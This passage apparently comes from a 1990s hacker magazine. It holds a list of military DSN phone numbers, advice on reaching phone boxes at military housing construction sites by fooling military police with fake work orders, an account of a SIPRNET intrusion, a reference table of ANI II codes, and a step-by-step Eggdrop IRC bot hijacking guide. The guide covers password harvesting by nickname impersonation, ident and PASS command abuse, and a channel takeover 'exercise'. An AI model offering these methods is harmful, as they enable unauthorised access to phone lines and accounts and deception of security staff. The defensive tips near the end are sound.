other unofficial activities - we fall into this category I think) provided telephone service at post, camp, station, or base level except when approved by the Joint Chiefs of Staff.

(2) Calls within an installation, metropolitan area, or those confined geographical areas where other existing government provided local telephone or personal calls.

(3) Unofficial or personal calls.

(4) Off-net extensions of calls into the commercial system at a distant PBX/PABX.

General Information:

Defense Contract Mgmt District North Central
312 825 6000

DSN Operator Assistance
930 6000

Office of Installation Services
930 6600

Office of Telecommunications/Info Systems
930 6847

DSN NUMBERS

OVERSEAS OPERATOR	251 1000
NTCC CONCORD, CA	253 5360
NAS ALAMEDA, CA	993 0111
NAVORDSTA CORONA, CA	933 0011
NTCC ALAMEDA, CA	993 0111
AMPHIB BASE CORONADO, CA	577 2011
MARCORPSUPSTA ALBANY, GA	567 9011
NTTC CORPUS CHRISTI, TX	861 2664
NAVAL ACADEMY ANNAPOLIS, MD	281 0111
NAVWPNSSPTCNTR CRANE, IN	482 1000
MARCORPS INFO CTR ARLINGTON, VA	227 0101
NTCC CRYSTAL CITY, VA	222 1046
OCPM ARLINGTON, VA	226 4546
NAVCOMMU COMMCEN, ME	476 7551
OCPM NER WAS DEPT ARLINGTON, VA	226 5044
COMNAVSPACECOM DAHLGREN, VA	249 7841
NSCS ATHENS, GA	588 7222
NAVWPNSLAB DAHLGREN, VA	249 1110
NAVREPFAASTHREG ATLANTA, GA	797 5482
NTC DAM NECK, VA	564 0111
NTCC BANGOR, WA	891 1510
HQ AAFES DALLAS, TX	556 7110
NAVSUBASE BANGOR, WA	744 1110
NAVWPNSSTA EARLE, NJ	449 1110
JOHN C STENNIS BAY ST LOUIS, MO	485 4411
NTCC EARLE, NJ	449 2455
NATLSPATECHLAB BAY ST LOUIS, MO	485 4411
NAVSCLEOD EGLIN AFB, FL	872 4494
NAVOCEAGRAPH LABS BAY ST LOUIS, MO	458 4411
NAVAIRFAC EL CENTRO, CA	958 8555
MSC LANT AREA OPR ASSIST	247 5111
NTCC EL CENTRO, CA	958 8410
MCAS BEAUFORT, SC	832 7100
CGARSCSUPCTR ELIZABE, NY	723 3390
NAVHOSP BEAUFORT, SC	832 2551
NAVAUXAIRSTA FALLON, NV	830 2110
NAS CHASE FLD BEEVILLE, TX	861 1110
NAVSTKWARCEN FALLON, NV	830 3940
NAVACTS BREMMERTON, WA	439 2011
NAS FALLON, NV	830 2511
NAVCOMMSTA PUGET SOUND, WA	744 6815
NAVFAC CENTERVILL, CA	896 3381
NAVSURFWPNCEN FLD BR FT LAUD, FL	483 7226
1ST MARCORPS DIST, NY/NJ	994 5666
NAVSECSTA BREMMERTON, WA	439 2011
NAS GLENVIEW, IL	932 0111
NTCC BREMMERTON, WA	439 7628
NAVCONSTBN GULFPORT, MS	363 2121
NAS BROOKLYN, NY	456 2011
ARMYAMMUPLT HAWTHORNE, NV	830 7171
NOCF BRUNSWICK, ME	476 2253
NAVORDSTA INDIAN HEAD, MD	364 4011
NAS BRUNSWICK, ME	476 1110
NAVAVIFAC INDIANAPOLIS, IN	369 3311
NAVBASE CAMP PENDLETON, CA	365 0111
NAS CECIL FLD JAX, FL	860 5626
NAVORDSTA CAPE CANAVERAL, FL	467 1110
NAS JAX JACKSONVILLE, FL	942 2338
NAV SHIPS RSCH&DEV CTR, MD	287 1416
NAVBASE CHARLESTON, SC	563 2000
NTCC CHARELSTON, SC	563 5566
CAMP LEJUNE JACKSON, NC	484 1110
COMTRAWING 03 NAS CHASE FLD, TX	861 1110
9TH MARCORPS DIST KC, MO	465 3507
NAVCOMMU WASH CHELTENHAM, MD	251 2011
NAS KEY WEST, FL	483 2178
MCAS CHERRY PT, NC	582 1110
NAS KINGSVILLE, TX	861 1110
NAVSATCOMMFAC NW CHESAPEAKE, VA	564 0111
NAS LAKEHURST, NJ	624 2011
NAVWPNSSTA CONCORD, CA	253 5000
NTCC LEMOORE, CA	629 1520
NAS LEMORE, CA	949 4110
AMPHIBAS LITTLE CREEK, VA	564 0111

On another note, living near or in a military housing site opens a new basket and a bundle of opportunities for daytime hacking/phreaking. In most housing areas there is always some type of renovation project going on. This allows for a lot of easy access to cans, tni's, etc. where you can carefully set up for access to a multitude of phone lines. Security is *normally* minimal - maybe a few "rent-a-cops" and some military police. I have found that by going into a renovation or construction area I can easily have access to boxes with no hassle whatsoever. However, you will need to touch up on your social engineering skills if you want to survive being asked what you are doing. Normally carrying around a clipboard with an "official work order" is enough to soothe the doubts of most military police personnel in a housing area. Age has a lot to do with this type of h/p related social engineering. On a couple of occasions I have seen the base security vehicles patrolling and have gone up to them for directions. Just by walking up and keeping calm I have managed to let them know that I am "above board" and that I have come to them needing their help (you know, clueless civilians). Most of the time they will escort you to where you need to go or give you directions. Don't freak out when they drive by and wave while you're online to Alaska. Just act cool and relaxed, like the only thing you are doing is your "job" with the local telco.

THE MYSTERIES OF SIPRNET

by the Ruiner

As a Canadian hacker, it's always heartwarming to see texts written by fellow H/P'ers from up here in the north country (albeit sarcastically called, myself living in the most southern part of Canada). So in that spirit, I decided to write this article about an experience I had exploring the security features of and getting busted for a hack on the US Defense Department's "Secret Internet Protocol Routing Network" (SIPRNET).

The SIPRNET, back in the good ol' days of '94-'95, was still quite "under construction," so to speak, and not exactly living up to its namesake as a secured means of connecting some of the US military's more "top secret" and sensitive computer systems to the "rest of the world" (now *there* is irony!).

Through some investigation (and more or less with a stroke of "luck") I came to find myself in contact with a man from a Californian Naval base who was employed on a team that was responsible for the installation of some new SIPRNET routers and mainframes there. Through him, I was able to obtain information regarding the security status of the fledgling network including some blanket mainframe system specs and the status of the net's main security feature at that time, which was an interesting dual-firewall construction.

The SIPRNET, at its core, consisted of DEC Alpha-type mainframes (running at 400Mhz) which were used as the primary network servers. Running a UNIX-style variant, they hadn't many security features beyond the standard *nix network bullshit; being as the DOD hadn't quite gotten around to actually securing the systems with all of that hardcore military tracking software/equipment so-called "secured networks" are infamous for.

Instead, the network was protected by not much more than a unique DES-encrypted firewall architecture. For sake of explanation, this firewall can be simply represented as a two dimensional object, one side colored red, the other colored black. The black side of the firewall functions as any other, in that it only accepts connections from a very exclusive set of network systems (although at the time, holes within this side of the wall were quite common).

The red side, however, serves to DES encrypt/decrypt incoming and outgoing packets. Thus, it stands to reason, that any successful attempt to gain access to the network, would require finding a break (be it a loophole, backdoor, bureaucratic screw-up, whatever) in the red side of the wall, otherwise one would still be required to deal with the problem of encrypted network packets (thus making any connection useless to the mere mortal).

The red/black sides of this object are of course, part of the same system. The black side hands off any valid attempt at access to the red side, which deals with the secondary security measures (i.e., encryption/decryption - although regarding the nature of which I had obtained little information). In turn, if access is made through the red side, the black side will recognize the attempt as valid.

A few fellow comrades and I decided to make an attempt at verifying the validity of this information (and perhaps obtaining some more technical explanations of the system along the way). Thanks to an IP address range provided by the wonders of social engineering, it became entirely possible to gain access to the network using not much more than some homemade IP scanning software and the exploitation of common

UNIX backdoors. A clever hacker with the inclination could have, therefore, laid a backdoor for future access to the network after the system's security was completed (although I seriously doubt that the military would let *any* backdoor go undetected, the possibility nevertheless remains).

Go figure, but United States Naval Intelligence (out of California), the FBI, and the RCMP (the Royal Canadian Mounted Police, your friendly Canadian federal police agency) - didn't think the theories (nor the "alleged" successful attempts at system access) were very funny. It could be interesting to note, however, that the *knock at the door* didn't come until a whole year later (after I had discovered that several US hackers were also questioned about their knowledge regarding the SIPRNET).

At any the rate, thanks to living outside of the US, the Secret Service wasn't able to use its smash-into-your-house-and-seize-everything-you-own approach to justice. Rather, a couple of well-dressed FBI agents, a shadowy RCMP detective, a man from Naval Intelligence and a "computer guy" from Washington decided to ask permission to search my computer. (Why not? The look on the "computer guy's" face was priceless after he realized that I owned a Macintosh). At any rate, after a very friendly chat about how I could have been arrested for some conspiratory seditious treason bullshit if I lived in the United States, they kindly asked me never to discuss the incident and left (I've never heard from them again).

I'd figure that now, about three or four years later, the SIPRNET's security features would have been completed, or at least improved to a substantial degree. Therefore, attempting to unlawfully access this system by the aforementioned means alone would not be advisable if at all still possible (especially given the resources of the military to track you down). No less, the firewall scheme described in this article was probably brought out of service after the SIPRNET was put into full operation through the use of "closed-circuit" DISN dialups.

In the past, the SIPRNET was accessible through the "public" MILNET, being as the delicate process of network construction required it so. Thus was the nature of the firewall protecting the few connected network systems.

Nowadays, however, access to the SIPRNET is accomplished through DISN remote access dial-in services. These services are provided by Cisco 2511 Communications Servers, which require client systems to possess specialized hardware called "communication service cards" (CS cards) before they can enable a valid access. These cards provide a means of communication by connecting with the DISN Router layer.

These cards contain a unique internal "access code" (AC), which the Communications Servers use to define the validity of system access. They come in two varieties: one for named individuals, the other for specific - though necessarily small - groups of individuals. Despite the differing classifications, both types of CS cards are only valid for usage by one person at any one time. The ever-mysterious UID is home to a user-specific DDN NIC handle which identifies both the user as well as their location. This location definition is accomplished through the use of unique "ORGIDs" (Origin Identifications), which is how the military tracks the geographic and network locations of its systems.

Individual cards are registered and distributed by "Local Access Authorities" (LAAs) to specific client users, while group cards are issued by the same LAA but in the name of an "Organizational Card Custodian" (OCC). This individual is responsible for the administration and proper use of any cards within his group. An OCC is entitled to some 25 cards per year and as such, "organizational" CSC's are more for temporary and emergency use whenever possible, as they do not retain the same security level that the individual card versions do.

DISN access authorities - where card, NIC, and access registrations are accepted and enforced - include "Service/Agency Authorities," "Regional Access Authorities" and "Local Access Authorities," each of which has responsibilities within their region of influence. Such responsibilities often extend to blanket control of and over "regional" policies, as well as what network activities are prohibited or endorsed.

Although I am at a loss for any more current information regarding the security status of the routing network, the DDN does administer a NIC page regarding the SIPRNET at http://nic.ddn.mil/siprnet/, and there is a DoD operated Support Center which can be contacted toll-free at 800-582-2567 or direct at (703) 821-6260.

Vive le Canada and Happy Hacking!

The Adventure Continues

by vandal

For many a phone enthusiast, an ANAC (Automatic Number Announcement Circuit) is an important, if not compulsory tool. Used for maintenance by the "legitimate owners," they often contain useful features, such as ANI. ANI, which stands for Automatic Number Identification, can be used to test a line and read out that line's number. Recently, ANACs using a feature called ANI II have begun popping up. It seems that while ANI was considered a useful tool, it has been added to and enhanced.

ANI II contains many more features (useful or not) than its predecessor. On a common ANAC w/ ANI II, you often get an ARU ID (Audio Response Unit), the line number, a call interactive ID number, your ANI number, and then an "ANI II ID." The first, the ARU ID, is a series of Greek call letters (such as alpha, beta, etc.) and numbers, which both identifies the ANAC called and signifies that you've actually reached it. When I first heard it, I thought I'd somehow triggered some weird missile launch. Next comes the call interactive ID number. The line number is the ID of the trunk, which runs between the ARU and the office. After the line and ARU have been identified, it reads out a four digit call interactive number, used for internal auditing and records. Now, the real "meat" of the ANI II comes into play. It will read out your ANI number, followed by the two digit class of service, the ANI II ID. Class of service digits are two digit pairs sent with the originating telephone number. These digits identify the type of originating station. For example, 00 signifies POTS (Plain Old Telephone Service, 02 signifies an ANI "failure," 07 signifies an operator assisted call, etc. It is this feature which truly incites ANI-related-fury, and allows you to not only know what your number is, but how it's being used. A list of known ANI II digit assignments follows.

00: Plain Old Telephone Service (POTS) - non-coin service requiring no special treatment.

01: Multiparty line (more than 2). ANI cannot be provided on 4 or 8 party lines. The presence of this 01 code will cause an Operator Number Identification (ONI) function to be performed at the distant location. The ONI feature routes the call to a CAMA operator or to an Operator Services System (OSS) for determination of the calling number.

02: ANI Failure - the originating switching system indicates (by the 02 code), to the receiving office that the calling station has not been identified. If the receiving switching system routes the call to a CAMA or Operator Services System, the calling number may be verbally obtained and manually recorded. If manual operator identification is not available, the receiving switching system (e.g., an interLATA carrier without operator capabilities) may reject the call.

03-05: Unassigned.

06: Station Level Rating - the 06 digit pair is used when the customer has subscribed to a class of service in order to be provided with real time billing information. For example, hotel/motels, served by PBXs, receive detailed billing information, including the calling party's room number. When the originating switching system does not receive the detailed billing information, e.g., room number, this 06 code allows the call to be routed to an operator or operator services system to obtain complete billing information. The rating and/or billing information is then provided to the service subscriber. This code is used only when the directory number (DN) is not accompanied by an automatic room/account identification.

07: Special Operator Handling Required - calls generated from stations that require further operator or Operator Services System screening are accompanied by the 07 code. The code is used to route the call to an operator or Operator Services System for further screening and to determine if the station has a denied-originating class of service or special routing/billing procedures. If the call is unauthorized, the calling party will be routed to a standard intercept message.

08-09: Unassigned.

10: Not assignable - conflict with 10X test code.

11: Unassigned.

12-19: Not assignable - conflict with international outpulsing code.

20: Automatic Identified Outward Dialing

(AIOD) - without AIOD, the billing number for a PBX is the same as the PBX Directory Number (DN). With the AIOD feature, the originating line number within the PBX is provided for charging purposes. If the AIOD number is available when ANI is transmitted, code 00 is sent. If not, the PBX DN is sent with ANI code 20. In either case, the AIOD number is included in the AMA record.

21-22: Unassigned.

23: Coin or Non-Coin - on calls using database access, e.g., 800, ANI II 23 is used to indicate that the coin/non-coin status of the originating line cannot be positively distinguished for ANI purposes by the SSP. The ANI II pair 23 is substituted for the II pairs which would otherwise indicate that the non-coin status is known, i.e., 00, or when there is ANI failure. ANI II 23 may be substituted for a valid two digit ANI pair on 0-800 calls. In all other cases, ANI II 23 should not be substituted for a valid two digit ANI II pair which is forwarded to an SSP from an EAEO. Some of the situations in which the ANI II 23 may be sent:

Calls from non-conforming end offices (CAMA or LAMA types) with combined coin/non-coin trunk groups.

0-800 Calls

Type 1 Cellular Calls

Calls from PBX Trunks

Calls from Centrex Tie Lines

24: 800 Service Call - when an 800 Service database location converts an 800 number to a POTS number, it replaces the received ANI code with this 24 code before returning the POTS number to locations requesting ANI. If the received 800 number is not converted to a POTS number, the database returns the received ANI code along with the received 800 number. Thus, this 24 code indicates that this is an 800 Service call since that fact can no longer be recognized simply by examining the called address.

25-26: Unassigned.

27: Code 27 identifies a line connected to a pay station which uses network provided coin control signaling. II 27 is used to identify this type of pay station line irrespective of whether the pay station is provided by a LEC or a non-LEC. II 27 is transmitted from the originating end office on all calls made from these lines.

28: Unassigned.

29: Prison/Inmate Service - the ANI II digit pair 29 is used to designate lines within a confinement/detention facility that are intended for inmate/detainee use and require outward call screening and restriction (e.g., 0+ collect only service). A confinement/detention facility may be defined as including, but not limited to, federal, state and/or local prisons, juvenile facilities, immigration and naturalization confinement/detention facilities, etc., which are under the administration of federal, state, city, county, or other governmental agencies. Prison/Inmate Service lines will be identified by the customer requesting such call screening and restriction. In those cases where private paystations are located in confinement/detention facilities, and the same call restrictions applicable to Prison/Inmate Service required, the ANI II digit for Prison/Inmate Service will apply if the line is identified for Prison/Inmate Service by the customer.

30-32: Intercept - where the capability is provided to route intercept calls (either directly or after an announcement recycle) to an access tandem with an associated Telco Operator Services System, the following ANI codes should be used:

30: Intercept (blank) - for calls to unassigned directory number (DN).

31: Intercept (trouble) - for calls to directory numbers (DN) that have been manually placed in trouble-busy state by telco personnel.

32: Intercept (regular) - for calls to recently changed or disconnected numbers.

33: Unassigned.

34: Telco Operator Handled Call - after the Telco Operator Services System has handled a call for an IC, it may change the standard ANI digits to 34 before outpulsing the sequence to the IC, when the Telco performs all call handling functions, e.g., billing. The code tells the IC that the BOC has performed billing on the call and the IC only has to complete the call.

35-39: Unassigned.

40-49: Unrestricted Use - locally determined by carrier.

50-51: Unassigned.

52: Outward Wide Area Telecommunications Service (OUTWATS) - this service allows customers to make calls to a certain zone(s) or band(s) on a direct dialed basis for a flat monthly charge or for a charge based on accumulated usage. OUTWATS lines can dial station-to-station

calls directly to points within the selected band(s) or zone(s). The LEC performs a screening function to determine the correct charging and routing for OUTWATS calls based on the customer's class of service and the service area of the call party. When these calls are routed to the interexchange carrier via a combined WATS-POTS trunk group, it is necessary to identify the WATS calls with the ANI code 52.

53-59: Unassigned.

60: TRS - ANI II digit pair 60 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider and that the call originated from an unrestricted line (i.e., a line for which there are no billing restrictions). Accordingly, if no request for alternate billing is made, the call will be billed to the calling line.

61: Cellular/Wireless PCS (Type 1) - The 61 digit pair is to be forwarded to the interexchange carrier by the local exchange carrier for traffic originating from a cellular/wireless PCS carrier over type 1 trunks. (Note: ANI information accompanying digit pair 61 identifies only the originating cellular/wireless PCS system, not the mobile directory placing the call.

62: Cellular/Wireless PCS (Type 2) - The 62 digit pair is to be forwarded to the interexchange carrier by the cellular/wireless PCS carrier when routing traffic over type 2 trunks through the local exchange carrier access tandem for delivery to the interexchange carrier. (Note: ANI information accompanying digit pair 62 identifies the mobile directory number placing the call but does not necessarily identify the true call point of origin.)

63: Cellular/Wireless PCS (Roaming) - The 63 digit pair is to be forwarded to the interexchange carrier by the cellular/wireless PCS subscriber "roaming" in another cellular/wireless PCS network, over type 2 trunks through the local exchange carrier access tandem for delivery to the interexchange carrier. (Note: Use of 63 signifies that the "called number" is used only for network routing and should not be disclosed to the cellular/wireless PCS subscriber. Also, ANI information accompanying digit pair 63 identifies the mobile directory number forwarding the call but does not necessarily identify the true forwarded-call point of origin.)

64-65: Unassigned.

66: TRS - ANI II digit pair 66 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider, and that the call originates from a hotel/motel. The transport carrier can use this indication, along with other information (e.g., whether the call was dialed 1+ or 0+) to determine the appropriate billing arrangement (i.e., bill to room or alternate bill).

67: TRS - ANI II digit pair 67 indicates that the associated call is a TRS call delivered to a transport carrier from a TRS Provider and that the call originated from a restricted line. Accordingly, sent paid calls should not be allowed and additional screening, if available, should be performed to determine the specific restrictions and type of alternate billing permitted.

68-69: Unassigned.

70: Code 70 identifies a line connected to a pay station (including both coin and coinless stations) which does not use network provided coin control signaling. II 70 is used to identify this type pay station line irrespective of whether the pay station is provided by a LEC or a non-LEC. II 70 is transmitted from the originating end office on all calls made from these lines.

71-79: Unassigned.

80-89: Reserved for Future Expansion to three digit code.

90-92: Unassigned.

93: Access for private virtual network types of service: the ANI code 93 indicates, to the IC, that the originating call is a private virtual network type of service call.

94: Unassigned.


95: Unassigned - conflict with Test Codes 958 and 959.

96-99: Unassigned.

Now LIVE on the Internet every Tuesday at 8 pm ET - Off The Hook!
The hour-long radio program about the world of hackers hosted by Emmanuel Goldstein and Phiber Optik.
On the net, go to www.2600.com (our archive of shows is also available there).
On the radio in the New York City tri-state region, tune to WBAI 99.5 FM.

Eggdropping

by Tempest



IRC (Internet Relay Chat) is an illusion, a metaphor. The reality of the technology is that there are many, many small computers communicating with others across a vast geographical expanse in a typical server-client relationship. Individual clients (people's home computers, for instance) connect to server machines (computers at universities, ISPs, or other locations that run special IRC server programs called 'ircd'), which are themselves often connected to other server machines, creating a complex network. The illusion is that there is only *one* huge supercomputer hosting all of this, and the metaphor is of a huge building (the *super* server) with thousands of infinitely large rooms (channels) of people having conversations or doing other things within them. Of these "people" in the channels on this imaginary super server, there exist *bots* - small tidbits of software that run on a computer somewhere and continuously listen on a given port.

Anytime a group of people of any size conglomerate and exchange ideas, there will be disagreement. This inevitably leads to dissent, competition, rivalry, and outright fighting. An integral part of IRC is the existence of channel operators (those users with the @ in front of their names) to help control the chaos that often ensues. But even this method of control eventually falls prey to the power-play, and the channel once again can fall into chaos.

Bots Save The Day... Sort Of

To help remedy these problems, some creative individual designed the bot (short for robot) to silently lurk on the channel for the purpose of giving channel ops to those who ask (usually with a password), kick offenders (criteria for "offender" being totally up to the bot-owners), and thus "protect" the channel from those who might otherwise take control for their own diabolical purposes. Of course, the original intention of the first bot programmer more likely was the "immediate" purpose of simply controlling a channel or channels for his or her own personal reasons. But the overall outcome has been for general channel protection, and many have reaped the benefits of this remedy.

An increasingly favorite type of bot that has proven very, very useful and quite configurable is the "eggdrop." Whereas some bots are merely open-end clients running cleverly written scripts, the eggdrop bot is a compiled executable employing the TCL language, and runs as a background task on most types of UNIX. They are almost perfectly self-maintaining and self-sufficient (notice I said "almost"). Once started, they attempt to connect with IRC server machines via the standard IRC TCP port (usually 6667 or 6668, but there are others), and also listen on their own telnet ports, which can be just about any port number the bot-owner chooses. In this way, the owner can go to IRC and DCC chat to his/her own bot and utilize the eggdrop bot's other feature: the console. (DCC means "Direct Client Connection," which is simply connecting one client to another via a given TCP port.)

From the bot's console (sometimes called the "party-line"), users with proper access can set channel bans, move around from server to server, and see the channel activity through the "eyes" of the bot. Further, because of the bot's listening capability, it can connect via telnet to other bots, creating a "bot-net." Some of these bots may even share a common set of userfiles, so that several bots can protect a high-traffic or very hostile channel. There exist bot-nets that contain hundreds of individual Eggdrop bots spanning many IRC networks. The possibilities here are endless, and the "power" from such cooperation is formidable.

Yes, Eggdrop bots are the salvation of IRC and are perfectly bug-free and fool-proof. *Not.*

Such configurability comes with a price. As with any complex, sophisticated set of options or variables, the bots can be poorly configured and the small amount of maintenance required for their optimal performance is often neglected. Examples here are:

Known default values may be left unchanged in the config files.

Simple passwords may be used, or common passwords on many bots.

Bots neglect to get passwords for other bots

(more on this later).

Default listening ports fail to be changed.

Bonehead channel ops "automate" their op-begging scripts.

CRONTABs poorly configured.

Known bugs fail to be remedied (nick-flood bug, etc.).

Bot may be poorly hidden, making it an easy IRCOP target.

As you can see, all of those problems are the fault of the human who set up the bot and the humans who use it. As we all know from the glorious past and the evolution of the UNIX system, most security holes are due to laziness, ignorance, and those other silly low-tech characteristics monopolized only by people.

The Nitty Gritty

As a user of these interesting programs, I can speak from my direct experience with the many Eggdrop bots I have configured and run, and so I will start with my first exposure to the downside of the Eggdrop code. This is not a flame of the code itself, but the scenario that inevitably rises from the Eggdrop's method of control: Password-mediated channel opping.

Password Harvesting via Automated OP Begging

I use the nickname "Tempest-" on EFNet, the largest IRC network that I know. Notice the character after my nickname. I had to have the hyphen there because someone else used the nickname "Tempest", and that someone seemed to *always* be connected. Since no person can stay on IRC as much as this entity, I made an assumption that it must have been a bot.

I had a sinister plan....

Now, before I continue, I'll need to talk a little bit about floods. Specifically, "avalanche" floods.

"Flooding" is a term widely used by nearly everyone on IRC, including the IRCOPs, the server admins, the implementors, etc. When a client connected to an IRC server sends over a certain amount of data to the server within a given frame of time, they satisfy the server's "flood" criteria, and are immediately disconnected from the server. This is a server flood, and itself has many implementations and uses to the typical IRC wannabe channel hacker.

Another type of flood is the avalanche, which really only sends a fair amount of control characters (I use control-i) to the channel. This used to have the strange effect of disrupting the older versions of IrcII clients to the point that the user had to terminate the process from another shell and start over. Today it's quite useless, but the Eggdrop bot still responded quickly to a large progression of printable control characters, and simply KICKed the offending user off the channel, and would eventually set a ban if the problem continued.

So anyway, I joined the channel where this alleged bot using the nickname "Tempest" lurked, and promptly sent something like twenty control-i's, one right after the other.... Looks pretty on most clients, but the bot didn't like this activity, and immediately kicked me with the words, "Avalanche flood detected." *Bingo!* Now I knew I was dealing with an Eggdrop bot. (There are other ways to find bots that want to be hidden, but, until recently, this was the most reliable, since the detection code was hard-wired directly into the bot code and not readily user configurable.)

The next step was to imitate the bot, and to do this I would need to secure the nickname the bot used, "Tempest". Of course, not even the most secure, stable connections last forever, and so the Tempest bot eventually lost its connection and had to establish a new one. Fortunately for me, I had configured three other bots to try their damnedest to use the nickname "Tempest", and so the odds were in my favor that I would eventually get it the next time the Tempest-bot had to reconnect.

It turns out that I did.

Once one of my bots inevitably secured the nickname for me, I killed them off and gave it to my own client. This is when the fun started. Within ten minutes, I began getting lots of private messages from unknown users that contained simple one-line phrases such as "op hosehead", or "op 152 34". People were joining IRC and, as part of their startup, their clients were set to automatically send a /msg to "tempest" with the words "op hosehead" (for example). This is the method used to *beg* channel operator status from an Eggdrop bot, and they were sending it to me instead. *Bingo!*

But what good is this? Stray passwords do you no good unless the bot knows your specific identification (your ident), right? The Eggdrop bot contains provisions for users who change

their ident (their hostname, address, domain, etc.). Thus, if someone goes on vacation to grandma's house, they can logon to IRC, give a certain command to the bot, and the bot will recognize their new location.

I did precisely that.

After relinquishing the Tempest nickname back to the bot (to avoid suspicion), I used the newly acquired password of "hosehead" to identify myself to the bot as the channel operator who messaged me in the first place, by using the following format:

```
/msg tempest ident hosehead lamer1
```

(Assume that "lamer1" was the nick of the lame channel operator who erroneously messaged me with "op hosehead")

This added my current host.domain to the tempest bot under lamer1's list of valid hosts he can use. In effect, as far as the bot was concerned, I *was* lamer1. All I had to do now was join the channel, get ops, and then do whatever I wished. But I had plans. I DCC chatted the bot, used "hosehead" as the password, and was allowed onto the partyline. For fun, I set nickname-only bans for *all* of the other channel operators and then joined the channel to watch the fun. A major kick/banfest was underway, but eventually, they all were kicked, and the Tempest bot prevailed as the only operator. At this point, I issued the op command to the Tempest bot:

```
/msg tempest op hosehead
```

or:

```
.op {my nick}
```

from within the bot's party-line.

Once I had channel ops, I deopped the Tempest bot, removed the bans for the other operators and bots that were kicked, set the channel mode to +m (moderated speech only), and left it. My intent was to prove a point, not to do any real damage. But had I had the good fortune of getting the password to someone with "master" access to the bot, I could have gone further, screwing with the userlist, DIEing the bot, and possibly even accessing the UNIX shell account that hosts the bot, since many bot-owners seem to use the same password there as they do on their bot(s). That is a definite no-no.

How To Avoid This Problem

People using an Eggdrop bot should be taught *not* to automate their client to beg the bot for channel operator status. This will keep them from inadvertently falling prey to people posing as the bot and harvesting passwords. Of course, it only takes one idiot to spoil your day, so....

Modify or have someone modify your bot code, replacing the ident command with another word. Perhaps "LEARN" or "ADD_ID", or something similar. It's amazing how effective such a simple modification can be. Even if someone finds a valid password, they cannot identify their host.domain to the bot if they don't know the appropriate command.

In the bot's config file, make sure their "alternate nick," the nickname the bot uses if the primary nickname is in use, is something strikingly different from the main nick it desires. For instance, if your bot's nick is "Foolbot", make sure its alternate nickname is something like "FewL-bawt-" or "F00lB0t" or something like that. If an idiot sees the "strange" nickname on the channel and notices that it is the bot, he might actually put one of his few brain cells to work and realize that the bot's primary nickname is in use and *not* run his op-begging script. Of course, someone out there will still run one of those ON-CONNECT scripts that begs the bot.

Make sure the bots know *not* to ban those idents that belong to fellow BOTs.

Make Sure All Bot Records Have Passwords

It's a simple enough problem. Somewhere in the midst of all the userfile transferring, the manual bot-record adding and editing, and other situations where the bot users (and their associated careless mistakes) communicate and modify the bot data directly, a bot gets ahold of a channel record for another bot, but no password is ever assigned. For example, you have an Eggdrop bot called Pollux, and one called Castor that you are setting up for the first time. You want to connect them to a bot-net that contains other Eggdrop bots, such as Procyon, Deneb, Sirius, and Bellatrix. When you transfer the userfile of Pollux to Castor, Castor will get a user record for all of the bots Pollux knows, but unlike regular user records, no password will be automatically assigned to the bot records.

So, Castor could end up with a bot record or records with no password set, and the record will have the channel-op flag. This seems like no big deal, but what happens if Castor is running from a machine that hosts many IRC users, and probably many other bots? If Castor sees its own user

record for itself as something like "*!*castor@botmachine.host.domain", then *anyone* logging onto IRC with the username of "castor", and using botmachine.host.domain's UNIX shell would be recognized by Castor as itself. All they have to do now is issue the PASS command in the form of:

```
/msg {targetbot} PASS {new password}
```

and then join the channel and beg the bot for operator status. The bot, thinking another valid bot is online, will obediently give operator status as per the request.

And *bingo!* The bad guys have operator status. The channel is vanquished.

Exercise - Become One With The Bot

Alternately, suppose *you* have the means to spoof a certain ident, say, "botmachine.lamesite.net", and suppose someone there named "idiotbot" is in need of a good screwing. So, their complete ident on IRC is:

```
idiotbot!idiotbot@botmachine.lamesite.net
(nickname!username@machine.host.domain)
```

They run an IRC channel that does nothing but spread poisonous lies about your mother, and so you want it closed down immediately.

1. Get your own bot ready to monitor the channel, enforcing channel mode +i (invite-only). Make sure it has the +bitch and +stopnethack flags set. There are also a few decent "takeover" scripts available on the net for eggdrops. They do nothing but deop/kick *anyone* not on the bot's userlist. Use one of those if needed. It will take care of anyone who tries to liberate that terrible channel by riding in on an IRC netsplit.

2. Choose a time when you think the human bot-users and bot-masters are asleep, and spoof the ident so that you are seen on IRC as "idiotbot@botmachine.lamesite.net". (Sorry, no help here. This discussion is about eggdrops, not IP spoofing.)

Now there is no guarantee that "idiotbot" can be overcome as described above, since its owner may already either be savvy to the bot-password security hole, or have a password set purely by chance. But chances are very good that you'll be able to fool the bot as described above, and the unfair, mean-spirited channel will be closed-down.

3. Run your bot and let it join the channel. If it gets kick/banned, that's no big deal.

4. Message idiotbot with the PASS command.

```
/msg idiotbot PASS {newpassword}
```

Since idiotbot thinks *you* are idiotbot (you spoofed its ident), it will very likely, for the first time, set a password for itself.

5. Join the channel and beg ops from idiotbot, using your new password.

6. If many bots exist in that channel, it may be necessary to use idiotbot to *ban* them out of the channel so that a bot power-struggle doesn't ensue. You can either use the bot's console (discussed above) to set bans for the bots, or you can do it with your own client if there are only a couple. If idiotbot sets the bans, they will be strictly enforced (+dynamicbans) until the channel-ban information is removed from the bot entirely.

7. Once idiotbot and *you* are the only channel operators left, kick and *ban* idiotbot. Then, unban *your* bot and make it a channel operator. It will immediately set the channel mode to +i (invite-only). This effectively closes down the channel entirely. An alternate method is to simply have the bot enforce channel mode +m (moderated speech only), instead of mode +i, so that the regulars can join the channel but not be allowed to talk.

8. Expect retribution in the form of various TCP nukes, ICMP floods, etc. The channel regulars will want "their" channel back, of course, and so you and/or your bot's shell may feel the pain of various attacks. Use firewalls. Pray to your God. Whatever you think will work, do it.

